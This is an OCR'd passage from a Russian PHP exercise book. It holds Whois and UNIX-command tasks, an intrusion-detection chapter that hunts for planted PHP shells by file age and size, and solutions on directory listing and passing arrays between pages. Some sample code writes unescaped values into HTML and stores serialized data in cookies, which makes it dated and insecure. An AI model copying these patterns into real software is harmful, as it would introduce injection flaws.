Листинг I.12.1. IP-адреса

```
65.54.188.74
66.102.9.99
198.133.219.25
```

I.12.2. Определение принадлежности европейских IP-адресов

Зачастую IP-адреса находятся не в зоне главного Whois-сервиса **whois.arin.net**, а в зоне одного из региональных Whois-сервисов, ссылка на который возвращается, если в базе данных главного сервиса отсутствует

информация по IP-адресу. Например, при обращении к главному Whois-сервису **whois.arin.net** с адресом 213.136.52.29, соответствующим **http://www.mysql.com**, ответ может выглядеть так, как это представлено на рис. I.12.1.




Рис. I.12.1. Ответ Whois-сервиса

Как видно из рис. I.12.1, если IP-адрес лежит вне зоны ответственности данного Whois-сервиса, он сообщает в поле `ReferralServer` адрес сервиса, который может обработать данный запрос. В данном случае в качестве такого Whois-сервиса выступает **whois.ripe.net**.

Обратитесь к порту 43 Whois-сервиса **whois.ripe.net** и определите принадлежность IP-адресов, указанных в листинге I.12.2.

Листинг I.12.2. IP-адреса

```
194.67.57.26
213.180.204.11
81.19.70.3
62.76.114.44
```

I.12.3. Следование реферальному серверу

Создайте систему, которая из ответа сервера **whois.arin.net** автоматически определяла бы реферальный сервер и перенаправляла бы запрос к нему.

I.12.4. Определение IP-адреса по сетевому адресу

Whois-сервис снабжает разработчика подробной информацией по IP-адресу, включая адрес физического или юридического лица, на которое данный IP-адрес зарегистрирован. Однако разработчик часто имеет дело с сетевым адресом, а не IP-адресом. Создайте Web-приложение, преобразующее сетевой адрес в IP-адрес и возвращающее по нему отчет Whois-сервиса.

I.12.5. Определение сетевого адреса по IP-адресу


Определите сетевые адреса, соответствующие IP-адресам из листинга I.12.3, не прибегая к Whois-сервису.

Листинг I.12.3. IP-адреса

```
81.19.69.28
81.211.104.10
82.146.48.158
207.142.131.236
```

I.12.6. Выяснение, занят ли домен

Создайте скрипт, который определял бы, занят домен в зоне ru или нет.



Глава I.13

Операционная система UNIX

Операционная система UNIX лежит в основе всей сети Интернет. Подавляющее большинство серверов работает под управлением одной из UNIX-подобных операционных систем. Среди таких систем встречаются как коммерческие варианты, так и свободно распространяемые. Их объединяет обязательное присутствие интерфейса командной строки и наличие канонических системных команд, которые обязательно поддерживаются каждым из вариантов этой легендарной операционной системы.

Выполнять команды операционной системы можно при помощи одной из следующих функций: `exec()`, `system()` и `passthru()`.

Замечание

Часто в целях безопасности на серверах, работающих в Интернете, отключают возможность выполнения функций `exec()`, `system()` и `passthru()` или включают безопасный режим, который автоматически предотвращает использование этих функций.

Замечание

Все примеры из данной главы можно найти в каталоге scripts\13 компакт-диска, поставляемого вместе с книгой.

I.13.1. Использование утилиты ping

Создайте Web-интерфейс для утилиты ping, который позволял бы проверять, отвечает ли на запросы тот или иной хост в сети.

I.13.2. Работа с номером узла

В операционной системе UNIX каждый файл помечается уникальным номером, для которого имя файла является лишь псевдонимом, введенным для


удобства. Создайте скрипт, который по имени файла смог бы вернуть номер узла (`inode`) файла, а также решите обратную задачу: по номеру узла (`inode`) получите имя файла.

I.13.3. Права доступа

Создайте Web-интерфейс, позволяющий изменять права доступа к файлам и каталогам.

I.13.4. Работа с архивами

Создайте скрипт, позволяющий упаковывать каталог в архив .tar.gz, а также скрипт, который осуществлял бы обратную задачу — распаковывал архив tar.gz в текущий каталог.



Глава I.14

Шпионские скрипты

Каждый PHP-разработчик стремится максимально защитить свои Web-приложения. Однако для того, чтобы компенсировать усилия злоумышленника, осуществляющего взлом, защищающаяся сторона должна затрачивать в несколько раз больше усилий. В такой ситуации следует не только выстраивать защиту, но и быть готовым к взлому и быстрому устранению последствий. Обычно взломщик перед нанесением деструктивных действий изучает систему, поэтому имеет смысл установить скрипты-ловушки, которые реагируют на аномалии в системе. Созданию таких систем и связанных с ними скриптов и посвящена данная глава.

Замечание

Все примеры из данной главы можно найти в каталоге scripts\14 компакт-диска, поставляемого вместе с книгой.

I.14.1. Слежение за ссылкой на удаленной странице

Создайте скрипт, который бы проверял наличие ссылки на сайт на странице удаленного хоста. Проверка должна осуществляться по расписанию (т. е. в строго назначенное время). Скрипт должен помещать записи о наличии или отсутствии ссылки в файл журнала link.log. Если ссылка отсутствует на удаленной странице, раз в сутки владельцу должно отправляться почтовое уведомление об этом.

I.14.2. Проверка ссылочной целостности

Создайте скрипт, который запускался бы в заданное время, читал бы из текстового файла список URL и проверял бы ссылочную целостность данных


URL. Этот скрипт может использоваться для проверки ссылочной целостности — если URL не отвечает на запрос, то его можно удалить из системы.

I.14.3. Новые файлы на виртуальном хосте

Один из признаков взлома сайта — появление новых файлов в различных частях системы. Когда сайт имеет разветвленную структуру, во многие части которой Web-разработчики не заглядывают годами, злоумышленнику достаточно просто замаскировать свои скрипты среди других файлов. Таким образом злоумышленники часто прячут "черные ходы", которые позволяют им получать управление над сайтом. Создайте скрипт, который ищет по всему виртуальному хосту недавно созданные или модифицированные файлы.

I.14.4. Слишком большие файлы на виртуальном хосте

Время создания и последней модификации файла можно подделать. Таким образом, разработанный ранее скрипт не найдет среди загруженных файлов файлы злоумышленника. Тем не менее, выявить аномальные скрипты по-прежнему можно. Как правило, злоумышленники пользуются так называемыми PHP SHELL, т. е. скриптами, позволяющими осуществлять навигацию по виртуальному хосту и выполнять SQL-инструкции. Такие комплексы обладают значительными размерами (около 80—100 Кбайт), в то время как обычные скрипты редко превышают по объему 20 Кбайт. Разработайте скрипт, который ищет по всему виртуальному хосту файлы, чей объем превышает 50 Кбайт.



Глава I.15

Разное

В данную главу входят задачи, которые не вошли в предыдущие главы.

Замечание

Все примеры из данной главы можно найти в каталоге scripts\15 компакт-диска, поставляемого вместе с книгой.

I.15.1. Обмен значений переменных

Пусть имеются две числовые переменные `$x` = 4 и `$y` = 5, поменяйте местами значения переменных без помощи каких-либо промежуточных переменных. Скрипт должен использовать только `$x` и `$y`.

I.15.2. Скрипт предзагрузки страницы

С развитием Интернета и увеличением скорости доступа посетители страницы становятся все более и более требовательными к скорости формирования содержимого сайта. Если посетитель вынужден ждать более 10 секунд, он просто уходит с ресурса. Однако и в настоящий момент встречаются задачи, требующие длительных вычислений, например, запросы к базе данных или ресурсоемкие расчеты. В этом случае узким местом становится не пропускная способность канала, а вычисления на сервере. Для того чтобы удержать посетителя на ресурсе, часто достаточно просто вежливо предупредить о том, что в настоящий момент производятся вычисления, требующие значительного машинного времени, и результатов этих вычислений придется подождать. Посетителя отпугивает не перспектива ожидания в течение 15—20 секунд, а неизвестность.

Пусть имеется скрипт, выполняющий длительные вычисления, — в нашем случае они будут эмулироваться при помощи функции `sleep()` (листинг I.15.1).

Листинг I.15.1. Эмуляция длительной работы при помощи функции `sleep()`

```
<?php
  // Эмулируем длительные вычисления
  sleep(5); // Время в секундах
  echo "Результат работы длительного процесса";
?>
```

Создайте скрипт, который извещал бы пользователя перед началом работы скрипта из листинга I.15.1 о том, что предстоят длительные вычисления.

I.15.3. Эмуляция утилиты tar

В *главе I.14*, посвященной операционной системе UNIX, рассматривалась работа с архиватором tar и последующим сжатием полученного архива при помощи gzip. Однако в операционной системе Windows tar часто недоступен. Создайте скрипт, эмулирующий работу утилиты tar, т. е. объединяющий все файлы, предназначенные для архивации, в один большой файл. Скрипт также должен осуществлять обратную задачу: распаковку файлов из архива.

Замечание

По условиям задачи все файлы в архивируемом каталоге являются текстовыми. Полученные архивы не обязательно должны быть совместимы с утилитой tar.

I.15.4. Буферизация данных

Очень часто требуется внести изменения в текст страницы после того, как она была выведена в окно браузера. Это может быть вызвано модификацией уже существующего кода или выделением найденных слов при поиске. В листинге I.15.2 представлен код, формирующий случайную последовательность цифр.

Листинг I.15.2. Вывод случайной последовательности цифр

```
<?php
  for($i = 0; $i < 1000; $i++) echo rand()." ";
?>
```

Результат работы скрипта можно видеть на рис. I.15.1.






Рис. I.15.1. Случайная последовательность цифр

Модифицируйте скрипт из листинга I.15.2 таким образом, чтобы все цифры 1, которые встречаются в выводе, подсвечивались жирным шрифтом.



Часть II

РЕШЕНИЯ



Глава II.1

Строки

II.1.1. Количество и имена файлов в произвольном каталоге

Решение данной задачи основано на том, что в PHP имеется особый вид кавычек — так называемые обратные кавычки (`). Заключение системной команды в обратные кавычки приводит к ее выполнению. В листинге II.1.1 при помощи обратных кавычек выполняется команда Windows `dir`.

Замечание

Команда `dir` может принимать в качестве параметра абсолютный или относительный путь к каталогу. Если параметр не указывается, то выводится содержимое текущего каталога.

Листинг II.1.1. Использование обратных кавычек для выполнения команды `dir`

```
<?php
  echo "<pre>";
  echo convert_cyr_string(htmlspecialchars(`dir`),'d','w');
  echo "</pre>";
?>
```

Формат вывода команды предназначен для командной строки, поэтому просто вывода `echo `dir`` недостаточно. Во-первых, в браузере переводы строк рассматриваются как обычные пробелы, поэтому их следует либо заменить при помощи функции `nl2br()` на тег `<br>`, либо обрамить вывод в теги `<pre>` и `</pre>`. Во-вторых, результат выполнения функции возвращается в кодировке cp866 (DOS), что не очень удобно, так как сервер, как правило, настроен на кодировку либо cp1251 (Windows), либо KOI8-R. Поэтому

кодировка вывода в листинге II.1.1 меняется при помощи функции `convert_cyr_string()`. В-третьих, в выводе команды `dir` для обозначения каталога используется последовательность `<DIR>`, которая воспринимается браузером как тег и в конечном итоге приводит к ступенчатому отображению результата. Поэтому результат пропускается через функцию `htmlspecialchars()` для того, чтобы предотвратить интерпретацию `<DIR>`.

Вывод системных функций Windows результатов в кодировке cp866 связан с тем, что по умолчанию для командной строки установлена именно эта кодировка для совместимости с предыдущими версиями консольных программ. В Windows XP изменить кодировку можно командой `chcp`, которая, будучи вызвана без параметров, возвращает текущую кодировку (листинг II.1.2).

Листинг II.1.2. Узнаем текущую кодировку

```
<?php
  echo `chcp`;
?>
```

В результате в браузер будет выведена фраза "Текущая кодовая страница: 866". Передача команде `chcp` в качестве параметра имени кодировки приводит к смене кодировки на указанную. Таким образом, листинг II.1.1 можно переписать иначе (листинг II.1.3).

Листинг II.1.3. Смена кодировки при помощи системной команды `chcp`

```
<?php
  echo "<pre>";
  `chcp 1251`;
  echo htmlspecialchars(`dir`);
  echo "</pre>";
?>
```

Каким бы из скриптов (листинг II.1.1 или листинг II.1.3) мы не воспользовались, результат будет примерно таким, каким он представлен на рис. II.1.1.

Как видно из рис. II.1.1, команда `dir` выводит все содержимое каталога, причем файлы и подкаталоги вперемешку. Кроме того, выводится много лишней информации, такой как время создания файлов, их размер. Однако задачу можно считать формально выполненной, так как количество файлов выводится в конце наряду с остальной информацией (количество подкаталогов, коли-

чество байт, занимаемых каталогом, и количество байт свободного пространства на диске):

```
95 файлов         516 702 байт
27 папок  21 340 942 336 байт свободно
```




Рис. II.1.1. Формат вывода команды `dir`

Преобразуем вывод команды `dir` и выведем список только файлов и их количество. Для этого воспользуемся скриптом, приведенным в листинге II.1.4.

Листинг II.1.4. Вывод содержимого каталога с использованием команды `dir`

```
<?php
  // Помещаем вывод команды dir в переменную $content
  $content = `dir`;
  // Разбиваем строку $content на подстроки -
  // по последовательности перевода строки \r\n
  $arr = explode("\n",$content);
  // В цикле обходим массив со строками вывода
  foreach($arr as $line)
  {
    // Учитываем только те строки, в которых
```

```
    // отсутствует последовательность <DIR>
    if(!strpos($line,"<DIR>"))
    {
      // При помощи регулярных выражений ищем строки,
      // заканчивающиеся на xxxxxxx.xxx, где x может
      // быть цифрой, буквой, точкой, знаком подчеркивания
      // или тире
      preg_match("|([-\d\w._]+\.[-\d\w._]+)$|i", $line, $out);
      if(!empty($out[1])) $filename[] = $out[1];
    }
  }
  // Подсчитываем количество файлов
  echo "количество файлов - ".count($filename)."<br>";
  // Сортируем файлы по имени
  sort($filename);
  // Выводим список файлов
  foreach($filename as $value)
  {
    echo $value."<br>";
  }
?>
```

Результат выполнения скрипта из листинга II.1.4 представлен на рис. II.1.2.

Вариант для операционной системы Linux будет отличаться только командой — вместо `` `dir` `` необходимо использовать команду `` `ls -al` ``, в остальном скрипт из листинга II.1.4 вполне подойдет.




Рис. II.1.2. Отфильтрованный вывод команды `dir`

II.1.2. Выравнивание по правому краю

Для решения этой задачи удобнее воспользоваться функцией `printf()`, которая позволяет отформатировать строки (листинг II.1.5).

Листинг II.1.5. Выравнивание имен файлов по правому краю

```
<?php
  $filename = array("all.php", "auth.php",
                    "auth.txt", "base.txt",
                    "chat.html", "config.php",
                    "count.txt", "count_new.txt",
                    "counter.dat", "counter.php",
                    "create.php", "dat.db");
  // Обходим массив и выясняем
  // количество символов в самом длинном
  // имени файла
  $max_lenght = 0;
  foreach($filename as $name)
  {
    $lenght = strlen($name);
    if($lenght > $max_lenght) $max_lenght = $lenght;
  }
  // Выводим имена файлов, выравненных
  // по правому краю
  echo "<pre>";
  foreach($filename as $name) printf("%{$max_lenght}s\n", $name);
  echo "</pre>";
?>
```

В первом цикле `foreach` выясняется количество символов (`$max_lenght`) в самом длинном имени файла для того, чтобы принять его длину за границу правого края. Во втором цикле `foreach` происходит вывод имен файлов с помощью функции `printf()`, где в качестве определителя ширины поля выступает полученная в первом цикле величина `$max_lenght`.

II.1.3. Выравнивание по левому и правому краям

Данная задача также решается при помощи функции `printf()`. В отличие от предыдущего решения, содержимое массива `$filename` делится на две части по количеству выводимых столбцов (листинг II.1.6).

Листинг II.1.6. Выравнивание по левому и правому краям

```
<?php
  $filename = array("all.php", "auth.php",
                    "auth.txt", "base.txt",
                    "chat.html", "config.php",
                    "count.txt", "count_new.txt",
                    "counter.dat", "counter.php",
                    "create.php", "dat.db");
  // Вычисляем количество элементов в массиве
  $total = count($filename);
  // Вычисляем, сколько элементов должно быть
  // в одном столбце
  $half = $total/2;

  // Обходим массив и выясняем
  // количество символов в самом длинном
  // имени файла в первом столбце
  $max_lenght_first = 0;
  for($i = 0; $i < $half; $i++)
  {
    $lenght = strlen($filename[$i]);
    if($lenght > $max_lenght_first) $max_lenght_first = $lenght;
  }

  // Обходим массив и выясняем
  // количество символов в самом длинном
  // имени файла во втором столбце
  $max_lenght_second = 0;
  for($i = $half; $i < $total; $i++)
  {
    $lenght = strlen($filename[$i]);
```

```
    if($lenght > $max_lenght_second) $max_lenght_second = $lenght;
  }

  // В цикле формируем строки для
  // вывода в окно браузера
  echo "<pre>";
  for($i = 0; $i < $half; $i++)
  {
    printf($filename[$i] .
              str_repeat(" ",
                        $max_lenght_first - strlen($filename[$i])) .
              "%{$max_lenght_second}s\n",
           $filename[$half + $i]);
  }
  echo "</pre>";
?>
```

В начале скрипта вычисляется длина максимальной строки из первого столбца (`$max_lenght_first`) и из второго столбца (`$max_lenght_second`). Результирующая строка будет иметь длину, равную сумме этих двух значений. В последнем цикле `for` выводится первый столбец, который дополняется до величины `$max_lenght_first` пробелами при помощи функции `str_repeat()`. Второй столбец выводится по схеме, рассмотренной в *разделе II.1.2* данной главы.

II.1.4. Вывод данных в три столбца

Для вывода таблицы по варианту, представленному на рис. I.1.3, необходимо создать счетчик `$counter`, который по достижении заданного значения должен обнуляться. В момент обнуления выводится закрывающий тег для строки `</tr>`. Как только значение счетчика становится равным нулю, выводится открывающий тег `<tr>` (листинг II.1.7).

Листинг II.1.7. Вывод таблицы с тремя столбцами по первому варианту

```
<?php
  $filename = array("all.php", "auth.php",
                    "auth.txt", "base.txt",
                    "chat.html", "config.php",
                    "count.txt", "count_new.txt",
```

```
                    "counter.dat", "counter.php",
                    "create.php", "dat.db");
  // Вычисляем количество элементов в массиве
  $total = count($filename);
  // Количество столбцов в таблице
  $numcols = 3;
  $counter = 0;

  echo "<table border=1>";
  for($i = 0; $i < $total; $i++)
  {
    if($counter == 0) echo "<tr>";
    if($counter == $numcols)
    {
      echo "</tr>";
      $counter = 0;
    }
    echo "<td>".$filename[$i]."</td>";
    $counter++;
  }
  echo "</table>";
?>
```

Для реализации варианта, представленного на рис. I.1.4, обойтись одним массивом `$filename` уже сложно. Здесь удобнее ввести промежуточный двумерный массив (листинг II.1.8).

Листинг II.1.8. Вывод таблицы с тремя столбцами по второму варианту

```
<?php
  $filename = array("all.php", "auth.php",
                    "auth.txt", "base.txt",
                    "chat.html", "config.php",
                    "count.txt", "count_new.txt",
                    "counter.dat", "counter.php",
                    "create.php", "dat.db");
  // Вычисляем количество элементов в массиве
  $total = count($filename);
  // Количество столбцов в таблице
```

```
  $numcols = 3;

  // Вычисляем количество строк
  $number = (int)($total/$numcols);
  if((float)($total/$numcols) - $number != 0) $number++;

  // Формируем промежуточный двумерный массив
  for($i = 0; $i < $number; $i++)
  {
    for($j = 0; $j < $numcols; $j++)
    {
      $arr[$i][$j] = $filename[$j*$number + $i];
    }
  }

  // Выводим таблицу
  echo "<table border=1>";
  for($i = 0; $i < $number; $i++)
  {
    echo "<tr>";
    for($j = 0; $j < $numcols; $j++)
    {
      echo "<td>".$arr[$i][$j]."</td>";
    }
    echo "</tr>";
  }
  echo "</table>";
?>
```

Замечание

Оба варианта, представленные в листингах II.1.7 и II.1.8, могут быть распространены на случай произвольного количества столбцов в таблице. Для этого необходимо изменить значение переменной `$numcols`.

II.1.5. Передача массива между двумя страницами

Передача массива из файла first.php в second.php при помощи инструкции `include` представлена в листинге II.1.9.

Листинг II.1.9. Использование инструкции `include`

```
<?php
  // Включаем файл с массивом $filename
  include "first.php";
  // Выводим содержимое массива
  foreach($filename as $value) echo "$value<br>";
?>
```

Такой способ передачи массива может быть не всегда приемлемым. Например, массив может формироваться динамически или, помимо определения массива, код из файла first.php может выполнять множество побочных действий, которых необходимо избежать.

Замечание

Для включения файлов в тело скрипта существуют две инструкции: `include` и `require`. Инструкции `include` и `require` отличаются способом реакции на отсутствие включаемого файла. Если файла нет, `include` генерирует предупреждение, но работа основного скрипта продолжается, `require` при отсутствии включаемого файла останавливает работу скрипта. Для каждой из инструкций имеется вариант с суффиксом `_once` (`include_once` и `require_once`) — при использовании этих вариантов файл включается только один раз, все последующие попытки включить файл в скрипт игнорируются.

II.1.6. Передача массива методом GET

Для передачи массива методом GET необходимо сформировать гиперссылку, элементы которой будут передаваться через параметры строки запроса **http://www.mysite.ru/second.php?filename[]=first&filename[]=second...**, где `first`, `second` и т. д. — имена первого, второго и т. д. файлов (листинг II.1.10).

Листинг II.1.10. Передача массива методом GET

```
<?php
  $filename = array("all.php", "auth.php",
                    "auth.txt", "base.txt",
                    "chat.html", "config.php",
                    "count.txt", "count_new.txt",
                    "counter.dat", "counter.php",
                    "create.php", "dat.db");
  // Объединяем элементы массива в строку вида
```

```
  // filename[]=first&filename[]=second&…
  $url = implode("&filename[]=",$filename);
  $url = "second.php?filename[]=".$url;
  echo "<a href=$url>Ссылка на файл second.php</a>";
?>
```

Если в файле second.php вывести дамп суперглобального массива `$_GET`, например, при помощи скрипта, представленного в листинге II.1.11, то результат может выглядеть так, как это представлено в листинге II.1.12.

Листинг II.1.11. Выводим дамп суперглобального массива `$_GET`

```
<?php
  echo "<pre>";
  print_r($_GET);
  echo "</pre>";
?>
```

Листинг II.1.12. Содержимое суперглобального массива `$_GET`

```
Array
(
    [filename] => Array
        (
            [0] => all.php
            [1] => auth.php
            [2] => auth.txt
            [3] => base.txt
            [4] => chat.html
            [5] => config.php
            [6] => count.txt
            [7] => count_new.txt
            [8] => counter.dat
            [9] => counter.php
            [10] => create.php
            [11] => dat.db
        )
)
```

Таким образом, чтобы в файле second.php получить массив `$filename` точно такого же содержания, что и в файле first.php, необходимо осуществить операцию присвоения:

```
$filename = $_GET['filename'];
```

Однако передача данных методом GET не всегда удобна, это связано с тем, что длина адресной строки часто ограничена Web-сервером в пределах 8 Кбайт, и значительные объемы передать не удается. Кроме того, длинная адресная строка не удобна в реальном использовании и позволяет легко подделать данные даже неискушенному злоумышленнику.

II.1.7. Передача массива методом POST

Существует два способа передачи данных методом POST:

- непосредственно через сокеты;
- через HTML-формы.

Работа с сокетами будет подробно обсуждаться в других главах, а здесь будет рассмотрена передача данных через HTML-форму. Для этого в файле first.php необходимо динамически сформировать HTML-форму, которая будет содержать столько скрытых полей (`hidden`), сколько элементов присутствует в массиве `$filename`, кроме того, форма будет содержать кнопку для отправки данных файлу second.php (листинг II.1.13).

Листинг II.1.13. HTML-форма для отправки данных методом POST

```
<?php
  $filename = array("all.php", "auth.php",
                    "auth.txt", "base.txt",
                    "chat.html", "config.php",
                    "count.txt", "count_new.txt",
                    "counter.dat", "counter.php",
                    "create.php", "dat.db");
?>
<form action='second.php' method=post>
<?php
  // В цикле формируем скрытые поля с
  // элементами массива
  foreach($filename as $name)
  {
    echo "<input type=hidden name=filename[] value=$name>";
```

```
  }
?>
<input type=submit value='Переправить массив'>
</form>
```

Теперь для того, чтобы просмотреть дамп массива на странице second.php, необходимо обращаться не к суперглобальному массиву `$_GET`, а к `$_POST` (листинг II.1.14).

Листинг II.1.14. Выводим дамп суперглобального массива $_POST

```
<?php
  echo "<pre>";
  print_r($_POST);
  echo "</pre>";
?>
```

II.1.8. Передача массива через сессии

Для инициализации сессии достаточно в начале скрипта поместить вызов функции `session_start()`, после чего можно помещать любые данные в суперглобальный массив `$_SESSION`. Все данные, помещенные на одной странице, будут доступны на другой (листинг II.1.15).

Листинг II.1.15. Использование сессий для передачи массива

```
<?php
  $filename = array("all.php", "auth.php",
                    "auth.txt", "base.txt",
                    "chat.html", "config.php",
                    "count.txt", "count_new.txt",
                    "counter.dat", "counter.php",
                    "create.php", "dat.db");
  // Инициируем сессию
  session_start();
  // Удаляем старые данные
  unset($_SESSION['filename']);
  // В цикле формируем скрытые поля с
  // элементами массива
```

```
  foreach($filename as $name)
  {
    $_SESSION['filename'][] = $name;
  }
  // Выводим ссылку на страницу second.php
  echo "<a href=second.php>Переход на страницу second.php</a>";
?>
```

Для того чтобы получить доступ к суперглобальному массиву `$_SESSION` на странице second.php, в начале скрипта следует осуществить вызов функции `session_start()` (листинг II.1.16).

Листинг II.1.16. Вывод дампа суперглобального массива `$_SESSION`

```
<?php
  // Инициируем сессию
  session_start();
  echo "<pre>";
  print_r($_SESSION);
  echo "</pre>";
?>
```

Замечание

Данные, помещенные в сессию, доступны только вызвавшему их посетителю и без знания уникального идентификатора сессии (SID) не могут быть просмотрены сторонним пользователем. Сами данные размещаются на сервере, а между сервером и клиентом передается только уникальный идентификатор (SID) либо в виде параметра в адресной строке, либо при помощи сессионных cookies. Последнее время чаще прибегают именно к последнему варианту. Так как уникальный идентификатор передается через cookie, работа с сессиями имеет ту же специфику, что и работа с любыми HTTP-заголовками — заголовки должны быть отправлены до тела документа. Это означает, что вызов функции `session_start()` должен происходить до любого вывода в окно браузера при помощи функций `echo`, `print` или любых символов вне тегов `<?php` и `?>`.

II.1.9. Передача массива через cookies

Cookies — это небольшие текстовые файлы, которые размещаются на компьютерах клиентов. Объем сохраняемой в них информации ограничен, а некоторые пользователи отключают в своих браузерах возможность установки cookie. Однако в отличие от сессий, время жизни cookie устанавливается

разработчиком. Сессии, как правило, существуют только до момента выхода клиента из браузера или строго определенное время, но не превышающее нескольких часов. Установка cookie производится при помощи функции `setcookie()`, после чего в PHP-скриптах, в том числе расположенных на других страницах, можно обращаться к сохраненным значениям посредством суперглобального массива `$_COOKIE`. К сожалению, установить значение массива при помощи функции `setcookie()` сложно, поэтому в этом случае разумно прибегнуть к упаковке массива в строку при помощи функции `serialize()`. Позже полученную в результате упаковки строку можно развернуть обратно в массив при помощи функции `unserialize()`.

Замечание

Функции `serialize()` и `unserialize()` особенно удобно использовать при передаче многомерных массивов, так как передача сводится к переправке одной текстовой строки. Скрипт, осуществляющий передачу массива с помощью cookie, представлен в листинге II.1.17.

Листинг II.1.17. Использование cookie для передачи массива

```
<?php
  $filename = array("all.php", "auth.php",
                    "auth.txt", "base.txt",
                    "chat.html", "config.php",
                    "count.txt", "count_new.txt",
                    "counter.dat", "counter.php",
                    "create.php", "dat.db");
  // Упаковываем массив в строку
  $content = serialize($filename);
  // Устанавливаем cookie, последний параметр
  // time() + 3600 - это время жизни cookie
  // устанавливается на час
  setcookie('filename',$content, time() + 3600);
  // Выводим ссылку на страницу second.php
  echo "<a href=second.php>Переход на страницу second.php</a>";
?>
```

Теперь для того, чтобы получить доступ к массиву `$filename` в cookie, необходимо создать скрипт, представленный в листинге II.1.18.

